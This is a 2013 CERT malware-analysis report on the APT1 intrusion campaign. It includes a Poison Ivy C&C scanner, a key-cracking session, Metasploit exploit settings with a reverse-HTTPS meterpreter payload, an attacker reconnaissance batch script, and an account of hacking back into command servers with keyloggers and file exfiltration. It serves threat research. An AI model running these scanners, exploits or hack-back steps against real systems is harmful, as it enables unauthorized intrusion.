



Public document

APT1: technical backstage

malware analysis

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1 Introduction

1.1 Context

The company Mandiant published in February 2013 a report about an Advance Persistent Threat (APT) called APT1. The report can be freely downloaded here: <http://intelreport.mandiant.com/>.

Inspired by this article, we have decided to perform our own technical analysis of this case. In the report, Mandiant explains that the attackers were using a well-known Remote Administration Tool (RAT) called Poison Ivy and that they were located in China. We based our investigation based on those two facts only.

1.2 Objectives

The objective of the mission was to understand how these attackers work. Our purpose was to identify their infrastructures, their methodologies and also the tools they used. We are convinced that in order to protect our infrastructures against this kind of attacks, we need to analyse, learn and understand the way attackers work.

1.3 Authors

This report has been created by Malware.lu CERT, the first private Computer Security Incident Response Team (CSIRT) located in Luxembourg and itrust consulting S.A.R.L, a Luxembourg based company specialising in formation system security.

We would like to thank the incident response teams who have collaborated with us. Thanks for their help and for their support.

1.4 Ethical choices

In this chapter is described our approach about the ethical choices made during this work.

First, we warned the national and/or private Computer Security Incident Response Teams (CSIRT - CERT) associated to the targets of the attackers. Before publishing this report, we have waited for a reasonable time. Finally, all the servers from which we collected data belonged to the attackers. We do not attack or try to attack compromised machines.

1.5 Document structure

This document is structured in the following way:

- Chapter 2 deals with the information gathering phase;
- Chapter 3 describes the malware Poison Ivy and a vulnerability of it;
- Chapter 4 is a static analysis of samples;
- Chapter 5 deals with the information we gathered on the attacked command & control;
- Chapter 6 introduces an homemade RAT called terminator;

2 Information gathering

2.1 Command & Control scanner

In the Mandiant report, it is explained that the attacker used a well-known Remote Administration Tool (RAT) called Poison Ivy. This RAT can be freely downloaded here: <http://www.poisonivy-rat.com/>. This RAT will be discussed in the next chapter.

To identify the machines that were using this RAT, we have developed a Poison Ivy scanner. Here is the code of this scanner:

```
def check_poison(self, host, port, res):
    try:
        af, socktype, proto, canonname, sa = res
        s = socket.socket(af, socktype, proto)
        s.settimeout(6)
        s.connect(sa)
        stagel = "\x00" * 0x100
        s.sendall(stagel)
        data = s.recv(0x100)
        if len(data) != 0x100:
            s.close()
            return
        data = s.recv(0x4)
        s.close()
        if data != "\xD0\x15\x00\x00":
            return
        print "%s Poison %s %s:%d" % (datetime.datetime.now(), host,
sa[0], sa[1])
    except socket.timeout as e:
        pass
    except socket.error as e:
        pass
```

The scanner sends 100 times 0x00 to a specific port and IP. If in the response the server sends back 100 other bytes followed by the specific data 0x000015D0, we know that the running service is a Poison Ivy server.

We chose to scan the following ports:

- 3460 (default Poison Ivy port)
- 80 (HTTP port)
- 443 (HTTPS port)
- 8080 (alternate HTTP port).

We decided to scan a wide IP range located in Hong Kong.

2.2 IP ranges

After removing false positives, we identified 6 IP ranges where Poison Ivy Command & Control servers were running:

- 113.10.246.0 - 113.10.246.255: managed by NWT Broadband Service
- 202.65.220.0 - 202.65.220.255: managed by Pacific Scene
- 202.67.215.0 - 202.67.215.255: managed by HKNet Company
- 210.3.0.0 - 210.3.127.255: managed by Hutchison Global Communications
- 219.76.239.216 - 219.76.239.223: managed by WINCOME CROWN LIMITED
- 70.39.64.0 – 70.39.127.255: managed by Sharktech

2.3 Working hours

We had some difficulties to identify the C&C servers because the attackers stopped the Poison Ivy daemon when they were not using it. That explains why the scanner did not identify all the C&C servers at certain moments of the day. However, using this parameter, we were able to identify their working hours. Here is the average working hours for a week (the hour on the graph is UTC+1):

00:00							
01:00							
02:00							
03:00							
04:00							
05:00							
06:00							
07:00							
08:00							
09:00							
10:00							
11:00							
12:00							
13:00							
14:00							
15:00							
16:00							
UTC+1	M	T	W	T	F	S	S

Figure 1: Attackers working hours

Generally, the attackers worked between 2AM and 10AM from Monday to Saturday included.

3 Poison Ivy

3.1 Description

Poison Ivy is a Remote Administration Tool (RAT) available here: <http://www.poisonivy-rat.com/index.php?link=download>. This RAT is well documented on the Internet. Here is a short list of the features it provides:

- File management;
- File search;
- File transfer;
- Registry management;
- Process management;
- Services management;
- Remote shell;
- Screenshot creation;
- Hash stealing;
- Audio capture;
- ...

3.2 Remote code execution vulnerability

An exploitable vulnerability has been discovered by Andrzej Dereszowski from SIGNAL 11. The description of the vulnerability can be found here: http://www.signal11.eu/en/research/articles/targeted_2010.pdf. This vulnerability allows the remote execution of arbitrary code on the command & control server. Metasploit framework provides an exploit to use this vulnerability. The code is available here: http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/windows/misc/poisonivy_bof.rb.

This exploit did not work in our context. The exploit has two possible exploitations:

- by using the default password: admin
- by using brute force

As the two methods did not work; we created a third one. This method consists of finding the real password used for the encryption. Our homemade exploit with an option for the password is available in Appendix.

For information, an additional Ruby package is needed to use the camellia cipher. The package can be installed using the gem command:

```
root@alien:# gem install camellia-rb
```

The next step was to find the password used to encrypt the communication.

3.3 Encryption key brute forcing

The RAT uses a key to encrypt the communication. The password is set by the administrator and its default value is "admin". After a quick search on the Internet, we know that Poison Ivy uses Camellia as encryption algorithm. The encryption is made with 16 bytes blocks. So we decided to choose the following approach:

- Send 100 bytes (with 0x00) to the daemon (same than in our scanner)
- Get the first 16 bytes as result from the server

Here is the formula of the result:

Result = Camellia(16*0x00, key)

The result is not a printable value. Thus, we decided to make a base64 of this value and add the flag \$camellia\$ to identify the algorithm. Here is an example of result:

```
$camellia$ItGoyeyQIvPjT/qBoDKQZg==
```

To get the key, we developed a “John the Ripper” extension. “John the Ripper” is an open source password cracker. The source code can be downloaded here: <http://www.openwall.com/john/>. OpenSSL provides the camellia algorithm. The code source of the “John the Ripper” plugin to crack camellia hashes by using the OpenSSL library is available in the appendix.

After compiling “John the Ripper”, a new format is available: camellia. Here is an example of a brute force session:

```
rootbsd@alien:~/john-1.7.9-jumbo-7/run$ cat test.txt
$camellia$ItGoyeyQIvPjT/qBoDKQZg==

rootbsd@alien:~/john-1.7.9-jumbo-7/run$ ./john --format=camellia test.txt
Loaded 1 password hash (Camellia bruteforce [32/32])
No password hashes left to crack (see FAQ)
rootbsd@alien:~/john-1.7.9-jumbo-7/run$ ./john --show test.txt
?:pswpsw

1 password hash cracked, 0 left
```

The key is “pswpsw”. This key must be used in our homemade Metasploit exploit.

3.4 Exploitation

With the information we previously described, we were able to get access to the attackers servers.

```
msf exploit(poisonivy_bof_v2) > show options

Module options (exploit/windows/misc/poisonivy_bof_v2):

  Name          Current Setting  Required  Description
  ----          -
  Password      pswpsw          yes       Client password
  RANDHEADER    false           yes       Send random bytes as the header
  RHOST         X.X.X.X         yes       The target address
  RPORT         80              yes       The target port

Payload options (windows/meterpreter/reverse_https):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     thread          yes       Exit : seh, thread, process, none
  LHOST        my server       yes       The local listener hostname
  LPORT        8443            yes       The local listener port

Exploit target:

  Id  Name
```


1228	780	svchost.exe	NT AUTHORITY\SYSTEM	Security\cmdagent.exe
1328	704	VMwareUser.exe	WILLOW-3796929A\willow	C:\WINDOWS\system32\svchost.exe
1384	780	svchost.exe		C:\Program Files\VMware\VMware Tools\VMwareUser.exe
1448	780	svchost.exe		C:\WINDOWS\system32\svchost.exe
1472	780	ZhuDongFangYu.exe	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
				C:\Program Files\360\360Safe\deepscan\zhudongfangyu.exe
1568	780	spoolsv.exe	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1592	704	ctfmon.exe	WILLOW-3796929A\willow	C:\WINDOWS\system32\ctfmon.exe
1860	780	VMwareService.exe	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMwareService.exe
2232	1044	xPort.exe	WILLOW-3796929A\willow	C:\VIP\CMD\xPort.exe
3072	3032	conime.exe	WILLOW-3796929A\willow	C:\WINDOWS\system32\conime.exe
3196	704	cfp.exe	WILLOW-3796929A\willow	C:\Program Files\COMODO\COMODO Internet Security\cfp.exe

3.5 Shellcode

After a few days the attackers detected our presence on their systems, particularly because of the network connections between their Poison Ivy machines and our machines. Using the `netstat` command they were able to detect our connection. Basically, the Poison Ivy server only had connections originating from the proxy server and no connection from any other IP. In order to stay stealth we had to connect to the Poison Ivy server through the proxy server. To establish this connection we decided to create our own shellcode.

The principle of our shellcode is as follows:

- Once injected in a process, the shellcode looks for open sockets;
- Once a opened socket is detected, this socket is closed;
- After, the shellcode binds itself on the previous open port;
- From now on, we are going to use the same technique than the one used in meterpreter (`bind_tcp`).

Our shellcode goal is to close the Poison Ivy daemon's socket and then open our own socket on the same port. Once our socket is opened we can use the proxy chains provided by the attackers to connect to the Poison Ivy server. In this case, when attackers checked the opened connections using `netstat` they could not identify our connection since it appeared to be originating from an infected target...

The source code of the shellcode can be found in appendix.

4 Information obtained on the C&C

4.1 Infrastructure schema

Our investigation allowed us to draw a network schema of the attackers' infrastructure.




Figure 2: Network schema

The infected machines communicate with the proxy through the Internet. The proxy server will forward the network packets to the Poison Ivy server. The proxy feature is done by an executable called `xport.exe`. This executable can encode network traffic using a xor operation. This feature requires having the executable running on both machines: the proxy and the Poison Ivy server. The syntax on the proxy server is:

```
xport.exe Proxy_ip proxy_port Poison_Ivy_ip Poison_Ivy_port number
```

The argument *number* can either be set to 1 or 2 and represents the two different encoding keys. The syntax on the Poison Ivy server is:

```
xport.exe Poison_Ivy_ip Poison_Ivy_port localhost Poison_Ivy_daemon_port
number
```

The Poison Ivy server is managed by the attackers through a VMWare remote desktop, so that we were not able to get the real IP address of the attacker. During our investigation, we identified an established Remote Desktop Protocol (RDP) connection between the Poison Ivy server and the proxy server. We decided to install a key-logger on the Poison Ivy server that allowed us to see credentials to remotely connect to the proxy server.

Since the attackers use RDP to manage the proxy server and that we had access, we copied the Windows event logs. Those logs contained all IPs which established a successful RDP authentication. We identified more than 350 unique IPs:

```
rootbsd@alien:~/APT1$ cat list_ip.txt | sort -u | wc -l
384
```


We suppose that this list also contains Poison Ivy servers IPs and maybe IPs of attackers who inadvertently connect directly to the proxy).

Here is the screenshot of the proxy RDP authentication:



Figure 3: Proxy server login window

Here is the screenshot of the Poison Ivy interface:



ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping		
[redacted]	127.0.0.1	1	47	Direct	F	88	0	Admin	WinXP	2194 MHz	1.99 GiB	2.3.1	78
[redacted]	127.0.0.1	1	2	Direct	F	19	USER	Admin	WinXP	2793 MHz	989.17 MiB	2.3.1	63
[redacted]	127.0.0.1	1	1	Direct	F		SYSTEM	Admin	WinXP	2260 MHz	2 GiB	2.3.1	63
[redacted]	127.0.0.1	1	60	Direct	M		SYSTEM	Admin	WinXP	2993 MHz	2 GiB	2.3.1	Last seen: 16:09/13.03.04
erver	127.0.0.1	1		Direct	N		SYSTEM	Admin	Win2k	927 MHz	511.55 MiB	2.3.1	125
erver	127.0.0.1	1		Direct	S	03	SYSTEM	Admin	Server2003	1995 MHz	2 GiB	2.3.1	141
et	127.0.0.1	1	5	Direct	F	68C	SYSTEM	Admin	WinXP	2793 MHz	2 GiB	2.3.1	Last seen: 15:43/13.03.04
er	127.0.0.1	1	5	Direct	F	68C	SYSTEM	Admin	WinXP	2793 MHz	2 GiB	2.3.1	188
y	127.0.0.1	1	60	Direct	M		SYSTEM	Admin	WinXP	2993 MHz	2 GiB	2.3.1	110

Figure 4: Poison Ivy interface with the list of connected machines

Here is the screenshot of an attacker using a remote shell to an infected target:




Figure 5: Poison Ivy interface with a shell

Using those accesses, we managed to exfiltrate a massive amount of files, event logs, netstat outputs... The interesting information can be divided in two categories:

- Information about the tools used by the attackers;
- Information about the targets.

4.2 Tools

The following table provides an overview on the discovered tools.

Name	MD5	Description
KeyX.exe	3d0760bbc1b8c0bc14e8510a66bf6d99	Keylogger, log in %APPDATA%/teeamware.log
TmUpdate.exe	b31b9dd9d29330917627f9f916987f3c	Unknown: the binary opens ports 443 and 3126
ggg.exe	1295f4a3659cb481b6ae051b61567d7d	Dumps hashes. Usage: ggg.exe <LSASS Process ID> <HashFileName>
ggg64.exe	3fd2c4507b23e26d427f89129b2476ac	Dumps Hashes (64bits version). Usage: ggg64.exe <LSASS Process ID> <HashFileName>
iochttp.exe	a476dd10d34064514af906fc37fc12a3	Unknown: opens the port 80 and uses the library https://code.google.com/p/spserver/
iochttp3.exe	d91a6d50702822330acac8b36b15bb6c	Unknown: open the port 80 and uses the library https://code.google.com/p/spserver/
ippmin.exe	ffea249e19495e02d61aa52e981cebd8	Unpacked version of TmUpdate.exe
m.exe	5b4d4d6d77954107d927eb1987dd43fb	This tool will listen on the port-[localport] at the same time, receive two connections on the same port, and exchanges data between two connections. Usage: MapPort2 [localport] [localip]
map.exe	266fbfd5cacfcac975e11a3dacad91923	This tool will build two connections, One is from local host to raddr1:rport1 ,another is from local host to raddr2:rport2 and it will exchange data between these two connections. Usage: MapPort3 [raddr1] [rport1] [raddr2] [rport2]
nc.exe	ab41b1e2db77cebd9e2779110ee3915d	Official netcat binary
nc1.exe	8be39ba7ced43bef5b523193d94320eb	Packed version of netcat
nc2.exe	2937e2b37d8bb3d9fe96ded7e6f763aa	Packed version of netcat
putty.exe	9bb6826905965c13be1c84cc0ff83f42	Official putty binary
xPort.exe	2aab170dae5982e5d93dc6fd9f2723a	Port forward tool
pwdump.dll	7a115108739c7d400b4e036fe995519f	Password dump 64 bits (library)
pwdump.exe	f140e0e9aab19fefb7e47d1ea2e7c560	Password dump 64 bits (binary)
<i>Private</i>	a78cbc7d652955be49498ee9834e6a2d	RAT, we keep the name private because it contains the name of the target
<i>Private</i>	40a3e68eafd50c02b076acf71d1569db	RAT, we keep the name private because it contains the name of the target
<i>Private</i>	5682aa66f0d1566cf3b7e27946943b4f	RAT, we keep the name private because it contains the name of the target
<i>Private</i>	c16269c4a32062863b63a123951166d2	RAT, we keep the name private because it contains the name of the target
Terminator3.6.exe	669cef1b64aa530292cc823981c506f6	Homemade RAT server called Terminator (aka Fakem RAT)
Shtrace.exe	380fe92c23f2028459f54cb289c3553f	Malware sample of the RAT Terminator (aka Fakem RAT)
EXP.EXE	e258cf52ef4659ed816f3d084b3ec6c7	The binary contains Oracle DB queries

getos.exe	71d3f12a947b4da2b7da3bee4193a110	Binary to collect information as group, server and OS via SMB
dump.exe	a4ad1d1a512a7e00d2d4c843ef559a7a	gsecdump v0.7 by Johannes Gumbel
nltest.exe	53b77ada5498ef207d48a76243051a01	http://technet.microsoft.com/en-us/library/cc731935%28v=ws.10%29.aspx
pr.exe	98a65022855013588603b8bed1256d5e	Dotpot Port Scanner Ver 0.92
wget.exe	57a9d084b7d016f776bfc78a2e76d03d	Official wget binary
xForceDel.ex	9fbea622b9a1361637e0b97d7dd34560	Tool to delete lock file

The RAT called Terminator will be described in the next chapter. We found a batch script similar to the one described in Mandiant's report:

```
@echo off
echo %computername% >> c:\recycler\%computername%_base.dat
qwinsta >> c:\recycler\%computername%_base.dat
date /t >> c:\recycler\%computername%_base.dat
time /t >> c:\recycler\%computername%_base.dat
ipconfig /all >> c:\recycler\%computername%_base.dat
nbtstat -n >> c:\recycler\%computername%_base.dat
systeminfo >> c:\recycler\%computername%_base.dat
set >> c:\recycler\%computername%_base.dat
net share >> c:\recycler\%computername%_base.dat
net start >> c:\recycler\%computername%_base.dat
tasklist /v >> c:\recycler\%computername%_base.dat
netstat -ano >> c:\recycler\%computername%_base.dat
dir c:\ /a >> c:\recycler\%computername%_base.dat
dir d:\ /a >> c:\recycler\%computername%_base.dat
dir c:\progra~1 >> c:\recycler\%computername%_base.dat
dir c:\docume~1 >> c:\recycler\%computername%_base.dat
net view /domain >> c:\recycler\%computername%_base.dat
dir /a /s c:\ >> c:\recycler\%computername%_filelist.dat
dir /a /s d:\ >> c:\recycler\%computername%_filelist.dat
del c:\recycler\base.bat
```

The purpose of this batch script is to get information about an infected workstation. In addition, we found a directory with the official SecureCRT, which is an SSH client. We also found the SysInternals suite from Microsoft.

4.3 Targets

The attackers seem to use a dedicated proxy and Poison Ivy server combination for each target. When a target discovers the IP address of a proxy, this address is reassigned to another target. That's why it is **primordial to share the C&C servers IPs with our partners**. The targets were private and public companies, political institutions, activists, associations or reporters.

On the Poison Ivy server, a directory is created for every target. Within this directory, a directory for each infected machine was created. The naming convention for those directories is HOSTNAME^USERNAME. Here is an example:

```
E:\companyABCD\alien^rootbsd\
```

In those directories files are not sorted in any specific manner. The documents types are:

- .PPT

- .XLS
- .DOC
- .PDF
- .JPG

Among those documents, we found:

- Network diagrams;
- Internal IP/user/password combination (local administrator, domain administrator, root, web, webcam...);
- Map of the building with digital code to open doors;
- Security incident listings;
- Security policies;
- ...

The sensitive documents were password protected. The passwords pattern is [a-z]{3,4}[0-9]{3,4}, so it was easy to brute force them in reasonable time. Here is an example of a network diagram.




Figure 6: Example of network target diagram

5 Terminator RAT (aka Fakem RAT)

5.1 Description

On one of the proxy server, we identified a binary called Terminator3.6.exe. After a quick analysis we noticed that this binary is the server side of a homemade Remote Administration Tool (RAT). After analysis, we identified that this sample corresponds to Fakem RAT discovered by Trendmicro in January 2013. Additional information can be found there: <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-fakem-rat.pdf>.

We were lucky enough to find the client side (the malware) on the same server. These two binaries allowed us to test the product and see how it works.

5.2 Password protection

When the server is starting, a password is asked:




Figure 7: Terminator password

We decided to crack this password. A CRC is generated based on the supplied password. Here is the algorithm of this CRC:




Figure 8: Terminator CRC algorithm

After this operation, a xor, then a compare operation is done:




Figure 9: Terminator xor and compare operation on the password

To obtain the password, we developed a brute forcer; the code source is available in the appendix.

The first argument is the maximum number of characters and the second is the value used in the comparison (available in the ASM code).

```
rootbsd@alien:~/terminator$ ./bf 10 0xdafd58f3
DEBUG:Ap@hX dafd58f3 dafd58f3
```

In this case the password to start the server is "Ap@hX".

5.3 Features and usage

The malware's way to operate is simple and efficient since it does not embed any specific feature. The malware waits for a library (DLL) sent from the command and control. The attackers then choose a specific feature, and send the associated DLL file to the infected machine. The libraries are stored in the server's executable file as resources. The resources are not encrypted but the libraries headers are removed.

The communication scheme is really weird, the infected machine (the client) sent HTML to the C&C. The communication starts with:

```
<html><title>12356</title><body>
```

This string can be identified in the memory of the process. The pattern of the connection is:

```
stage = "<html><title>12356</title><body>"
stage += "\xa0\xf4\xf6\xf6"
stage += "\xf6" * (0x400 - len(stage))
```

Here is the main RAT's GUI :




Figure 10: Terminator: starting interface

We can choose between three different protocols:




Figure 11: Terminator: Protocol and port choice

When a machine is infected, it appears on the GUI:

